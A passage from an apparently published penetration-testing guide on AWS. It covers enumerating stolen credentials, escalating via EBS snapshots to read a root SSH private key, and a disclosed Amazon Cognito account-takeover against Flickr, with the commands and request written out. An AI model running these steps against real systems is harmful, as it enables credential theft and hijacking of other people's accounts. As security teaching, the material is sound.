uEgf6YDRB0OoX4J9jKooGxBAmbdhyvL6kivHlywONtLE8mcf3SrC3ZZqyJ/5KQX+NWNt8V
j1GC/HNssYuToHOLExmUsm5Pw3VgElvcgRaovgU3hwQGLBh7gXCFzp4rAW57jaOcARGQJQ
r/ONYzgSIZ9LNqMjSBZwREVmTJVhzrDbz7AoPdERnz+K374jd/s+3k7ujBgYxOlk/0Osl7
J2+79Wj5+7TDfQXulic/bEwJdCdFX1gcpN5CG3uXnQZQ1USwX4Zb6TSPvHutOOpDjX9pvG
2qPt7QC5SV3EuDSOLNvPVrFExOKJcaQhryhZW56hHBpUyVkl5USV2KiAPaniJ6RjYewBX8
44ddYYaJGp9UEQSxovXPh0mwEKenVTegi3db1bMPkX0CT7IS4GO6bv71/++zQp+pl3fOvp
9ixbAa3vzbawLQvpENHpDyRH9K6UT1VPFGK4tbgmrUmBytYp1SKc5UvEDJFg51htlk19MX
O3F3fSUWPB5kuo6AEpxnzqElWagBVwswgt6hh0spVjm7PAoO7xTm9yfEc60li/RYGnT4PR
QmlbiXiB/sdHVcM29Fmkg7aKo013z06OYNuzIF+Bldf2ziuL8rFM1aU0Af77lUNgpAto0A
38iY3a1vBr9xpUJ6ZaXVxMXCbIKG8vTZ94P4f8+TD2idKfBjqoAT5RSXeKY76pZ+P1vOIE
+btQjCYsqFzhQwDsk06w+9G89Pa5dVMvhOI0NT0foZeX7aJFhcHigrC5pPkooNQ0wBm1wa
otdwDTPEKAOwL8HHvtUiuohdR6kYNxKwzqt6g61HcNVd2qzoxf31uDMquXq3OdvcPZHR4L
yitKGcptgjQ21ZzcIiuqsqg4k879O8D8v4U3GBSQk7B5UK/2pVKPmqLs/X4cTxUkmQ==
```

- This configuration snippet demonstrates how to store the obtained credentials in the AWS CLI configuration file (`~/.aws/credentials`).
- The credentials include the Access Key ID, Secret Access Key, and Session Token, allowing subsequent AWS CLI commands to be executed with the granted permissions.

AWS Security Token Permission enumeration

The AWS Security Token Permission Enumeration process involves leveraging commands such as "aws sts get-caller-identity" to ascertain the validity of AWS credentials while extracting pertinent information regarding the associated IAM user or role, such as "ServerManager." This command serves as a fundamental tool in verifying the integrity of AWS credentials, providing essential insights into the identity and permissions associated with the user or assumed role within the AWS environment. Through this initial verification step, security practitioners can establish a foundation for further exploration and assessment of permissions, enabling comprehensive security posture evaluations and risk mitigation strategies within AWS infrastructures.

1. **Verifying AWS Credentials:**

```
aws sts get-caller-identity
```

COPY

- This command verifies the validity of AWS credentials and outputs details about the IAM user or assumed role.
- The returned information includes the AWS account ID, user/role ID, and the Amazon Resource Name (ARN) associated with the assumed role.

2. **Listing Attached Role Policies (Unauthorized Attempt):**

```
aws iam list-attached-role-policies --role-name ServerManager
```

COPY

- This command attempts to list the attached policies for the specified IAM role (`ServerManager` in this case).
- However, the user does not have the necessary permission to perform this operation, resulting in an "AccessDenied" error.

3. **Permission Enumeration with Enumerate-IAM Tool:**

```
./enumerate-iam.py --access-key ACCESS_KEY --
secret-key SECRET_KEY --session-token SESSION_TOKEN
```

COPY

- This command initiates permission enumeration using the enumerate-iam tool, which conducts a brute-force attack to identify accessible AWS CLI commands.
- The tool utilizes the provided access key, secret key, and session token to authenticate with AWS.

4. **Identified Permissions from Enumeration:**

```
-- dynamodb.describe_endpoints() worked!
-- sts.get_caller_identity() worked!
-- ec2.describe_volumes() worked!
```

COPY

- The output of the enumeration process indicates that the provided credentials have permissions to execute certain AWS CLI commands.
- Specifically, the commands `dynamodb.describe_endpoints()`, `sts.get_caller_identity()`, and `ec2.describe_volumes()` were successfully executed, indicating access to related AWS services and corresponding actions.

ec2:CreateSnapshot and ec2:DescribeVolumes

In the realm of cybersecurity, Privilege Escalation represents a critical facet of assessing system vulnerabilities and potential exploits. Armed with captured authentication credentials and a nuanced understanding of assigned permissions, such as ec2:CreateSnapshot and ec2:DescribeVolumes, malicious actors can meticulously craft an attack path to elevate privileges to root or obtain unauthorized access to sensitive data residing within a system. This nefarious tactic, often encountered in penetration tests and Red team assessments, underscores the

importance of robust security measures within cloud environments like AWS. By exploiting the capabilities afforded by permissions, attackers can navigate through an attack sequence, beginning with listing available volumes (ec2:DescribeVolumes) and culminating in the creation of publicly accessible backups or snapshots (ec2:CreateSnapshot). Furthermore, the prevalence of misconfigurations, such as inadvertently sharing snapshots with all AWS users, amplifies the risk, potentially enabling adversaries to leverage their own AWS accounts to attach these snapshots as secondary hard drives to new EC2 instances, thereby extending their reach and potential for malicious activities.

1. **Listing Available Volumes:**

```
aws ec2 describe-volumes
```

COPY

- This command retrieves information about the volumes attached to the EC2 instance, including their volume IDs, states, sizes, and attachment details.
- The output provides essential data needed to proceed with creating a snapshot of the volume.

2. **Creating a Snapshot:**

```
aws ec2 create-snapshot --volume-id vol-
02ca4df63c5cbb8c5 --description 'Y-Security rocks!'
```

COPY

- This command generates a new snapshot of the specified volume, identified by its volume ID.
- The description parameter provides a label for the snapshot, aiding in identification.
- The output includes details such as the snapshot ID, description, state, start time, and owner ID.

3. **Mounting the Snapshot to New EC2 Instance:**

```
sudo mount /dev/sdb1 /media/
sudo ls /media/root/.ssh
sudo cat /media/root/.ssh/id_rsa
```

- These commands demonstrate the process of mounting the snapshot as a second hard drive (`/dev/sdb1`) to a new EC2 instance and accessing its filesystem.
- The `ls` command lists the contents of the `.ssh` directory within the root directory of the mounted snapshot.
- The `cat` command retrieves the contents of the `id_rsa` file, which typically contains an SSH private key used for authentication.
- By obtaining the SSH private key, an attacker can potentially escalate privileges to root or gain access to sensitive data stored on the system.

In this scenario, the attacker successfully exploited the permissions associated with the compromised credentials to create a snapshot of the EC2 volume. Subsequently, the attacker mounted the snapshot to a new EC2 instance and extracted an SSH private key from the filesystem, facilitating further privilege escalation or data exfiltration activities.

Amazon Cognito

The login mechanism employed by Flickr, orchestrated through Amazon Cognito, represents a critical juncture susceptible to exploitation and subsequent privilege escalation. This intricate process, initiated at identity.flickr.com, channels end-user credentials to cognito-idp.us-east-1.amazonaws.com via JavaScript, yielding tokens that are subsequently relayed to www.flickr.com. Leveraging a customized rendition of OpenID Connect, Amazon Cognito facilitates user authentication, wherein valid credentials elicit token responses furnishing access credentials. Harnessing the acquired access_token, one can scrutinize the extent of permissible actions within

the AWS API, commencing with basic queries such as GetUser. Remarkably, this access extends to modifying user attributes, including pivotal identifiers like email addresses, presenting a pathway for unauthorized account takeover. Through meticulous manipulation and exploitation of the underlying authentication mechanisms, malevolent actors can subvert security protocols, posing formidable challenges to system integrity and user privacy. This demonstration underscores the imperative for robust authentication protocols and vigilant oversight to forestall potential breaches and safeguard user data.

1. Craft Authentication Request

Craft a secure POST request targeting `cognito-idp.us-east-1.amazonaws.com` with the following JSON payload, ensuring sensitive information like passwords are not leaked:

```
POST / HTTP/2
Host: cognito-idp.us-east-1.amazonaws.com
Content-Type: application/json

{
    "AuthFlow": "USER_PASSWORD_AUTH",
    "ClientId": "3ck15a1ov4f0d3o97vs3tbjb52",
    "AuthParameters": {
        "USERNAME": "attacker@flickr.com",
        "PASSWORD": "[REDACTED]",
        "DEVICE_KEY": "us-east-1_070[...]"
    },
    "ClientMetadata": {}
}
```

2. Obtain Tokens

If the provided credentials are valid, Amazon responds with tokens including an `AccessToken`, `IdToken`, and `RefreshToken`. Ensure to securely handle and store these tokens.

3. Utilize Access Token

Use the obtained `AccessToken` to interact with the AWS API, ensuring that sensitive tokens are not exposed in logs or command history.

4. Alter User Attributes

Modify user attributes securely using the AWS CLI tool. For example, to change the email associated with the account, execute the following command, ensuring sensitive data is protected:

```
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token [REDACTED] --user-attributes Name=email,Value=Victim@flickr.com
```

5. Complete Account Takeover

Once the email address is altered to resemble the victim's, proceed to login using the modified email address and the attacker’s password.

References

- https://www.hackthebox.com/blog/aws-pentesting-guide
- https://devsecopsguides.com/docs/attacks/cloud/
- https://security.lauritz-holtmann.de/advisories/flickr-account-takeover/#amazon-cognito

DevSecOps Devops AWS Cloud

Published on

DevSecOpsGuides

Follow

MORE ARTICLES

RR **Reza Rashidi**

Attacking Android


In this comprehensive guide, we delve into the world of Android security from an offensive perspecti...

RR **Reza Rashidi**

Attacking IOS

In this comprehensive guide, we delve into the world of iOS security from an offensive perspective, ...

RR **Reza Rashidi**



Defending APIs

we embark on a journey to fortify our APIs against common vulnerabilities that lurk at every stage o...